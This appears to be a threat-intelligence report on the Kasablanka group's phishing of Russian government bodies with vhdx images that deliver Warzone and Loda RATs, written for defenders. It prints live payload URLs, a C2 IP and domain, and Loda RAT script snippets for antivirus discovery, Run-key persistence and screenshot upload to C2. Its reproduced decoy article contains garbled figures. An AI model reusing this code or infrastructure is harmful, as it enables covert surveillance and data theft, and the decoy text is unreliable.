

[返回 TI 主页](#)

RESEARCH


数据驱动安全

Overview

APT groups often use some uncommon file types to host malicious code in order to increase the probability of immunity against antivirus software, such as CD-ROM image files (.iso) and virtual hard disk files (.vhd), which we have monitored for abuse in recent years. And the use of these two formats can effectively circumvent the MOTW mechanism (a security measure in which Windows displays a warning message when a user tries to open a file downloaded from the Internet). The effectiveness of the Lazarus group's attack campaign was evident back in November '22 when we disclosed that its attack components using the vhdx format had a detection rate of 0 on VirusTotal.


When combing through the recently uploaded vhdx files we found that from September to December 2022, Kasablanka group is suspected of attacking **Russia**, and its targets include the Russian Federal Government Cooperation Agency, the Ministry of Foreign Communications of the Astrakhan Region of Russia, etc., and **the detection rate of some samples is always 0.**

Analyzing and organizing the captured samples, the Kasablanka group used a socially engineered phishing email as the entry point for the attack, with a virtual disk image file attached, which nested a variety of next-stage payload executions including lnk files, zip packages, and executables. In the early stages of the attack the final execution was the commercial Trojan Warzone RAT, in the later stages of the attack we observed that the executed Trojan changed to Loda RAT.




Decoy File


A phishing attack against the Agency of the Government of the Russian Federation for CIS Affairs, Aliens and International Humanitarian Cooperation, or "Россотрудничество".



The translation of the phishing email content is as follows :



Phishing email attack against the Ministry of Foreign Communications of the Astrakhan Region of Russia.



The translation of the phishing email is as follows:



One of the phishing email attachments uses the situation related to the Republic of Turkey in 2022 as a bait.

ТУРЕЦКАЯ РЕСПУБЛИКА
(справка по стране)

Турецкая Республика (Турция). Имеет сухопутную границу с Грузией, Арменией, Азербайджаном, Болгарией, Грецией, Сирией, Ираком, Ираном. На Черном море имеет общую границу экономической зоны и континентального шельфа с Российской Федерацией и Украиной.

Территория – 779,4 тыс. кв. км. Расположена на азиатском (97%) и европейском (3%) континентах. В административно-территориальном отношении состоит из 81 провинции.

Столица – г. Анкара (с 1923 г.), свыше 5,5 млн жителей. Крупнейший город – Стамбул (более 15 млн жителей).

Население – 84,68 млн человек. Национальный состав: турки (70%), курды (18%), арабы, черкесы, армяне, греки, евреи, лезги и другие народности.

Государственный язык – турецкий.

Турция – светское государство. Господствующая религия – ислам, преимущественно суннитского направления хашифитского толка. Существует община алавитов (определяют свою численность в 15 млн человек).

Исполнительная власть осуществляется Президентом, избираемым всеобщим голосованием сроком на 5 лет с возможностью переизбрания на второй срок. С 9 июля 2018 г. Президент – Р.Т. Эрдоган.

Законодательная власть принадлежит однопалатному парламенту – Великому национальному собранию Турции (600 депутатов). Председатель парламента – М.Шентоп.

Судебная система в Турции состоит из уголовно-гражданских, административных и арбитражных судов.

Вооруженные силы. Общая численность – около 480 тыс. человек (второй по величине контингент в НАТО).

Экономика. Турция – индустриально-аграрная страна. В 2021 г. оценочно: объем ВВП – 740 млрд долл. США, рост ВВП – 7,4%, безработица – 11,2%, ВВП на душу населения – 7,7 тыс. долл., внешнеторговый оборот – 496,7 млрд долл., дефицит платежного баланса – 3,9% к ВВП, инфляция – 19,4%, внешний долг – более 450 млрд долл., внешний долг – 58,3% к ВВП. Денежная единица – турецкая лира (100 курушей).

Внешняя политика. Имеет дипотношения более чем со 100 государствами. Является членом НАТО с 1952 г. В 2005 г. получила статус страны-кандидата на членство в ЕС, с которым имеет соглашение о Таможенном союзе (с 1996 г.).

Турция – член Организации Черноморского экономического сотрудничества. Участвует в программах взаимодействия черноморских стран в области безопасности (Документ о мерах укрепления доверия и безопасности в военно-морской области на Черном море, «Бьязкифюр», «Черноморская гармония»).

Входит в состав различных международных организаций и объединений – «Группы двадцати», ОИС, ОЭСР, ОЭС, «Аляхиса цивилизации» и др. В 2013 г. Турция получила статус партнера ШОС по диалогу.

Внутренняя политика. На досрочных президентских и парламентских выборах 24 июня 2018 г. победу с результатом 52,6% одержали Р.Т. Эрдоган и коалиция в составе возглавляемой им Партии справедливости и развития и Партии националистического движения (344 из 600 мест в парламенте).

С июля 2015 г. ведется военная операция против курдов запрещенной в стране Рабочей партии Курдистана. С 2019 г. ведется серия спецопераций против курдов на севере Ирака.

15 июля 2016 г. в Турции произошла неудачная попытка военного переворота, после которой последовала широкомасштабная «очистка» армии, госаппарата, судебных органов, образовательных и иных учреждений страны.

Attacks using articles related to Russian import substitution and migration policy in 2015 as bait.

Наука

Международная миграция стала неотъемлемой частью процесса глобализации и вышла на первый план в повестке дня мировой политики. В ходе данного исследования был обработан и визуализирован большой объем статистического материала для оценки специфики и характера рынков труда России и государств – членов ШОС. Выявлены основные в данном секторе экономики тренды, формирующие ключевые аспекты миграционной политики государства, которые являются факторами обеспечения конкурентоспособности и реализации программы импортозамещения.

Импортозамещение и миграционная политика

Сегодня в России тема трудовой миграции, трансформации миграционных процессов выдвигает на первый план. Прежде всего это связано с реализацией программы импортозамещения в промышленности, которая является основой экономического роста страны, а тем числе и за рубежом. Однако не все так однозначно, как кажется на первый взгляд. В статье мы рассмотрим специфику и особенности миграционной политики России для привлечения иностранных специалистов высшего уровня, которые приносят бы необходимые знания и опыт для создания современной промышленности и внедрения инновационных форм и методов управления. Кроме того, мы рассмотрим значение для мировой экономики интеграционных объединений – Шанхайской организации сотрудничества (ШОС) и Сообщества независимых государств (СНГ), которые формируют все большее количество в международные миграционные процессы и имеют все более заметную роль на международном рынке труда, особенно на российском. Более того, в этом году Россия подписала ряд документов, которые также имеют значение для миграционной политики первого десятилетия в 2015 году по сравнению

УДК 314.74

С. И. ВАЛДЬЕР
Кандидат экономических наук,
профессор кафедры
«Обществоведение, социология, политология»
Филологического факультета
Иркутского государственного университета,
Иркутск

С. И. ВАЛДЬЕР
Кандидат экономических наук,
профессор кафедры
«Обществоведение, социология, политология»
Филологического факультета
Иркутского государственного университета,
Иркутск

Р. А. ГУЗЕНКО
Доктор экономических наук,
профессор кафедры
«Обществоведение, социология, политология»
Филологического факультета
Иркутского государственного университета,
Иркутск

Р. А. ГУЗЕНКО
Доктор экономических наук,
профессор кафедры
«Обществоведение, социология, политология»
Филологического факультета
Иркутского государственного университета,
Иркутск

Э-почта: valdier@yandex.ru

Э-почта: valdier@yandex.ru

Э-почта: valdier@yandex.ru

Э-почта: valdier@yandex.ru

ресурсов. Прежде всего, такая ситуация оправдана привлекательностью рынков государств, между которыми активно растет число мигрантов, в том числе и из России (Алматы, 2015).

Сегодня государства – участники ШОС и СНГ пытаются найти оптимальные пути для стимулирования и диверсификации внутреннего и мирового экономического пространства. Выходом в этот рынок является активное участие государств в международном миграционном процессе на условиях, которые существенно изменились за последние два десятилетия.

Основной задачей данного исследования является составление авторами на основании обработки большого массива данных зарубежных и российских статистических источников и представленных на ресурсах в информационном виде (Финансовая 2015, World 2014, Global 2013, Российский – 2014, Промышленность 2014, Статистический – 2014, The World 2014, Всемирный – 2014).

В первом параграфе данного материала официальная статистика за 2014 год по международной торговле еще отсутствует, поэтому для формирования общей картины импортозамещения в 2013 году. В частности, в 2013 году доля стран ШОС в мировом экспорте составила 15,7% (рис. 1). Таким образом, ШОС является вторым по значимости блоком в мировом экспорте импортозамещения с участием России. На первом месте по значимости импортозамещения для России находится объединение ЕВРАЭС (Бразилия, Россия, Индия, Китай, ЮАР) (19,5%).

В ШОС экономический рынок Китая (12,3%) и России (2,9%). Среди стран, имеющих наиболее высокие показатели в ШОС, более 1% имеют только Индия (11,87%). В 2015 году Россия преодолела в ШОС, поэтому значение по развитию торгово-экономического сотрудничества со странами ШОС и другими партнерами в Азиатско-Тихоокеанском регионе является приоритетным. Следует отметить, что развитие отношений со странами Востока уже в 2015–2020 гг. должно способствовать не только в увеличении торговли, но и в возможности укрепления базиса для движения не только товаров, но и факторов производства, включая рабочую силу (Алматы, 2015).

Расширение и возможность развития сектора телекоммуникаций с точки зрения специфики и характера импортозамещения. Для этого стоит опираться на партнерство соответствующих государств. На сегодняшний день численность населения стран ШОС вместе с государствами,

населения и эти объединения имеют высокие темпы роста, а также государства, участвующие в партнерстве, составляют 60% населения планеты (1,2 млрд человек, в 2014 году – 1,177 млрд человек) (рис. 2).

В совокупности государства, так или иначе взаимодействующие в рамках ШОС, представляют собой крупнейший, свой рынок с постоянно растущим спросом. Кроме того, экономический потенциал этих государств по многим параметрам качественно превосходит структуру населения – доля населения активного населения (от 15 лет и до выхода на пенсию) и долиной ее численности (рис. 3).

Рис. 1. Доля стран ШОС в мировой торговле (2013 г.)

Страна	Доля (%)
ЕВРАЭС	19,5%
ШОС	15,7%
Другие	64,8%

Рис. 2. Численность населения стран ШОС

Страна	Численность населения (млн человек)
Китай	1350
Индия	1200
Россия	140
Бразилия	200
ЮАР	250
Итого ШОС	2040

In addition, the Kasablanka group intercepted the first page from Resolution No. 1725 published on the official website of the Government of the Russian Federation as a decoy.



ПРАВИТЕЛЬСТВО РОССИЙСКОЙ ФЕДЕРАЦИИ

ПОСТАНОВЛЕНИЕ

от 20 октября 2022 г. № 1725

МОСКВА

Об утверждении Правил предоставления права на получение отсрочки от призыва на военную службу по мобилизации гражданам Российской Федерации

Правительство Российской Федерации **п о с т а н о в л я е т :**

1. Утвердить прилагаемые Правила предоставления права на получение отсрочки от призыва на военную службу по мобилизации гражданам Российской Федерации.
2. Настоящее постановление вступает в силу со дня его официального опубликования и распространяется на правоотношения, возникшие с 21 сентября 2022 г.


Приложение: на 14 л.

Председатель Правительства

Российской Федерации


М.Мишустин **УТВЕРЖДЕНЫ**
постановлением Правительства
Российской Федерации от 20
октября 2022 г. № 1725

And the relevant content of the draft Digital Code of Kyrgyzstan was used as a bait.




Sample Analysis

The captured samples are all virtual disk image files (.vhdx suffix), and the sample decoy names and contents are in Russian and uploaded from Russian regions. Some of the samples use Ink files as downloaders for the next stage payload.




Some attack samples package the decoy and Warzone RAT into a zip file in a virtual disk image file.



Or there is no decoy file and the Ink file is directly disguised as a folder to lure victims to click on it.

名称	修改日期	类型	大小
System Volume Information	2022/9/27 8:37	文件夹	
回收站	2022/9/27 8:38	文件夹	
In-L-CPCR-7542-2022.pdf	2022/9/27 8:26	快捷方式	3 KB



We have sorted out links to download the relevant payloads, as shown in the table below :

Links	Remarks
http://179.60.150.118/new.exe	Warzone RAT
http://89.22.233.149/ms7.hta	Unknown
http://193.149.129.151/vmsys	Unknown
http://45.61.137.32/www.exe	Warzone RAT
http://45.61.137.32/svvhosr.rar	Loda RAT
http://45.61.137.32/Scanned_document.exe	Loda RAT

Warzone RAT

Warzone RAT, also known as AveMaria RAT, is a commercial trojan developed in pure C/C++, which has been sold publicly on the internet as a software subscription since 2018 and is compatible with systems below Windows 10, with remote desktop, password stealing, keylogging, remote commands, permission elevation, download execution and many other remote control functions. It has been used by several APT groups, including Confucius, Bitter, Blind Eagle (APT-Q-98) and other groups .

WARZONE RAT 3.0 演练和信息

观看 WARZONE RAT 视频:



支持的操作系统:

XP、Vista、7、8、8.1、10 - 32 位和 64 位

- 使用 C/C++ 开发
- 高可靠性
- 使用方便
- 加密通讯

<https://streamable.com/lryi8m>

特征

- **原生的、独立的存根**
这个 RAT 的存根是用 C++ 编写的, 这使得它独立于 .NET Framework.
- **饼干恢复**
以 JSON 格式从流行的 Chrome 和 Firefox 中恢复 cookie.
- **远程桌面**
以 60 FPS 的速度远程控制计算机!
使用鼠标和键盘来控制远程计算机。
远程桌面功能是通过特制的 VNC 模块实现的.
- **隐藏的远程桌面 - HRDP**
无形中控制远程计算机!
HRDP 模块允许您在无人知晓的情况下登录到远程机器。
即使当前在主帐户上打开浏览器, 您也可以打开它.
- **权限提升 - UAC 绕过**
只需单击 1 次即可提升为管理员。
此功能已经过测试并证明适用于从 Windows 7 到最新的 Windows 10 的 Windows 操作系统.
- **远程网络摄像头**
如果远程计算机连接了网络摄像头, 您可以在远程网络摄像头模块中实时查看流.
- **找回密码**
在几秒钟内从流行的浏览器和电子邮件客户端恢复密码!
从以下浏览器获取密码:
Chrome、Firefox、Internet Explorer、Edge、Epic、UC、QQ、Opera、Blisk、SRWare Iron、Brave、Vivaldi、Comodo Dragon、Torch、Slimjet、Cent
Outlook、Thunderbird、Foxmail
启用自动密码恢复无需触摸任何按钮即可接收密码!
- **文件管理器**
高速上传和下载文件。您还可以执行和删除文件.

This captured Warzone RAT eventually establishes a TCP connection to the server hbfyewtuvfbhsbdjhjwebfy.net (193.188.20.163) .

```
19 v16 = this;
20 this[146] = 1;
21 while ( 1 )
22 {
23     result = v16;
24     if ( !v16[146] )
25         break;
26     v11 = v16 + 1;
27     v15 = v16 + 121;
28     *(_DWORD *)hostshort = *(_DWORD *) (sub_1000B541((char *)v16 + 484, (int)v7) + 4);
29     v14 = v16 + 121;
30     v12 = (LPCWCH *)sub_1000B541((char *)v16 + 484, (int)v8);
31     v6 = *(_DWORD *)hostshort;
32     v5 = v3;
33     sub_10006EB5(v12, (int)&v5);
34     v10 = sub_1000AD0A((int)v11, a2, v5, v6); // 连接服务器hbfyewtuvfbhsbdjhjwebfy.net
35     sub_10001703(v8);
36     sub_10001703(v7);
37     if ( v10 )
38     {
39         v9 = v16 + 1;
40         sub_1000AA9A(a2, (int)v16); // 接收并处理数据包
41     }
42     v4 = sub_1000B523(v16 + 121);
43     Sleep(v4);
44 }
45 return result;
46 }
```


It has a wide variety of remote control commands, including the following functions. :

Function number	Function
0x0	Obtain information about the controlled machine
0x2	Get process list information
0x4	Get drive information
0x6	Get directory information
0x8	Retrieving files from the victim device's folder
0xA	Delete the specified file
0xC	Ends the specified process
0xE	Remote shell
0x10	Ends the specified thread
0x12	List the victim's camera device information
0x14	Turn on the camera
0x16	Stop the camera
0x18	Get the title of the active program
0x1A	Exit and delete your own files
0x1C	Downloading files to the controlled end
0x20	Get browser password
0x22	Download the file from the given URL to the controlled end and execute it
0x24	Online keylogging
0x26	Offline keylogging
0x28	Install HRDP Manager on the victim's device
0x2A	Enable reverse proxy
0x2C	Stop reverse proxy
0x30	Start remote VNC

Function number	Function
0x32	Shutting down remote VNC
0x38	Reverse proxy port settings
0x3A	Execute or open the specified file
0x48	Injection into the specified process
0x4A	Traversing to get file information
0x4C	Multiple post-command breakdowns, including shutdown, network test, exit, etc


Loda RAT

Loda RAT is a proprietary malware written in AutoIt script language, first captured and disclosed in the wild by Proofpoint in September 2016, the name 'Loda' derives from the malware author's choice of directory to write keylogger logs to as Loda. Subsequently Cisco discovered multiple variants of Loda RAT and found that the RAT added spying capabilities to the Android platform. After a series of investigations, Cisco concluded that the group using the malware was based in Morocco and named the group Kasablanka (the largest city in Morocco) [1].

Analysis of the captured sample showed that it was written in C# and obfuscated so extensively that common tools could not decompile it, and added a large amount of 00 data at the end of the PE file, swelling the entire file size to 741MB.

Name	Value	Start	Size	Color
> struct IMAGE_DOS_HEADER DosHeader		0h	40h	Fg: Bg: []
> struct IMAGE_DOS_STUB DosStub		40h	40h	Fg: Bg: []
> struct IMAGE_NT_HEADERS NtHeader		80h	F8h	Fg: Bg: []
> struct IMAGE_SECTION_HEADER SectionHeaders[5]		178h	C8h	Fg: Bg: []
> struct IMAGE_SECTION_DATA Section[0]	.Nzk {'	400h	201E00h	Fg: Bg: []
> struct IMAGE_SECTION_DATA Section[1]	.text	202200h	65D200h	Fg: Bg: []
> struct IMAGE_SECTION_DATA Section[2]	.rsrc	860000h	800h	Fg: Bg: []
> struct IMAGE_SECTION_DATA Section[3]	.reloc	860800h	200h	Fg: Bg: []
> struct IMAGE_SECTION_DATA Section[4]		860A00h	200h	Fg: Bg: []
> struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor	mscoree.dll	202E3Ch	42h	Fg: Bg: []
> struct BASE_RELOCATION_TABLE RelocTable		860A00h	Ch	Fg: Bg: []
> struct IMAGE_BASE_RELOCATION BaseReloc		860A00h	Ch	Fg: Bg: []

After execution, the sample first releases and executes the Loda RAT packaged with Autolt in the %appdata% directory, and the Autolt script can be restored by using the deep analysis function of QiAnXin's Threat Intelligence Center Cloud Sandbox, and the behavior and functions of the trojan can be seen by analyzing the script.



Loda RAT first detect antivirus products installed on victim machines through WMI commands.

```

Func _getav()
    Dim $larray8[2]
    $larray8[0] = "x"
    $larray8[1] = "x"
    Local $owmi = ObjGet("winmgmts:\\localhost\root\SecurityCenter2")
    If IsObj($owmi) Then
        Local $colitems = $owmi.execquery("Select * from AntiVirusProduct")
        If NOT IsObj($colitems) Then Return 0
        For $objantivirusproduct In $colitems
            $larray8[0] = $objantivirusproduct.displayname
            $larray8[1] = $objantivirusproduct.productstate
        Next
        Dim $avstatus8 = Hex($larray8[1])
        If StringMid($avstatus8, 5, 2) = "10" OR StringMid($avstatus8, 5, 2) = "11" Then
            $larray8[1] = "Enabled"
        Else
            $larray8[1] = "Disabled"
        EndIf
        If $larray8[0] = "" Then
            $larray8[0] = "No"
            $larray8[1] = "No"
        EndIf
    EndIf
    Return $larray8
EndFunc

```

Followed operation is collecting some information of victim host, including permissions, operating system version, etc.

```

If IsAdmin() Then
    $vicname = "Admin"
EndIf
$qlits = 12
$resxo = 1
$deskheight = @DesktopHeight
$deskwidth = @DesktopWidth
If FileExists(@AppDataCommonDir & "\Microsoft\Wlansvc") Then ;判断是笔记本还是台式电脑
    $dexcz = "Laptop"
Else
    $dexcz = "Desktop"
EndIf
$iprd = "185.181.165.188"
$porrd = "443"
$sarchx = @OSArch
$susecc = @UserName
$sosversion = ""
Local $tooor = FileGetVersion("winver.exe") ;通过winver.exe判断是win10还是win11版本
If StringLeft($tooor, 2) = "10" Then
    $sosversion = "WIN_10"
ElseIf StringLeft($tooor, 2) = "11" Then
    $sosversion = "WIN_11"
Else
    $sosversion = @OSVersion
EndIf

```

And adding persistence by creating %appdata%\Windata\svshost.exe and NFOKQN.lnk shortcut to svshost.exe in windows startup directory.

```

$metabta = "Data"
$hosts = @WindowsDir & "\system32\Drivers\etc\hosts"
$dffdztzy = 1
Local $wuxxx = ""
Local $uu = ""
Local $casxx
If NOT FileExists(@StartupDir & "\NFOKQN.lnk") Then
    FileCreateShortcut($ffazez & "\svshost.exe", @StartupDir & "\NFOKQN.lnk", $vvhak & $ffazez & "\ " & $vvhak, $bbjnnnn, $bbjnnnn, @SystemDir & "\shell32\shel
EndIf
$khertx = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
If RegRead($khertx, "NFOKQN") = "" Then
    RegWrite($khertx, "NFOKQN", "REG_SZ", $vvhak & @AppDataDir & "\Windata\svshost.exe" & $vvhak)
EndIf
Local $pidx = ""
Local $pid2 = ""

```

Uploading the collected information and then taking screenshots.

```

$ssaevv = TimerDiff($beginxc)
If $mgxcli = 1 Then
    If _ispressed("01") Then
        $clis = $clis + 1
        _screencapture_setjpgquality(40)
        If $fdds43 = 1 Then
            _screencapture_capturewnd($mons & "\ " & @MDAY & "-" & @MON & "-" & @YEAR & "/" & "(click " & $clis & ") " & $stextzw & ".jpg", $actw)
        Else
            _screencapture_capture($mons & "\ " & @MDAY & "-" & @MON & "-" & @YEAR & "/" & "(click " & $clis & ") " & $stextzw & ".jpg")
        EndIf
        Sleep(500)
        TCPSend($r, "MonitorXtit" & @UserName & "Str" & $vicname & "bd" & $seconx[2] & "/"**)
    EndIf
Else
    If $ssaevv > 4000 Then
        _screencapture_setjpgquality(40)
        If $fdds43 = 1 Then
            _screencapture_capturewnd($mons & "\ " & @MDAY & "-" & @MON & "-" & @YEAR & "/" & $stextzw & ".jpg", $actw)
        Else
            _screencapture_capture($mons & "\ " & @MDAY & "-" & @MON & "-" & @YEAR & "/" & $stextzw & ".jpg")
        EndIf
        $beginxc = TimerInit()
        TCPSend($r, "MonitorXtit" & @UserName & "Str" & $vicname & "bd" & $seconx[2] & "/"**)
    EndIf
EndIf
$ffzete = TimerInit()

```

Subsequently enter the remote control loop, by processing the data returned by C2, and then correspond to the detailed remote control instructions, and its remote control instructions divided into a relatively fine function, rough statistics have 144 remote control instructions, due to the reasons of space, we will not do a detailed introduction, a general overview of its remote control functions.

- Recording

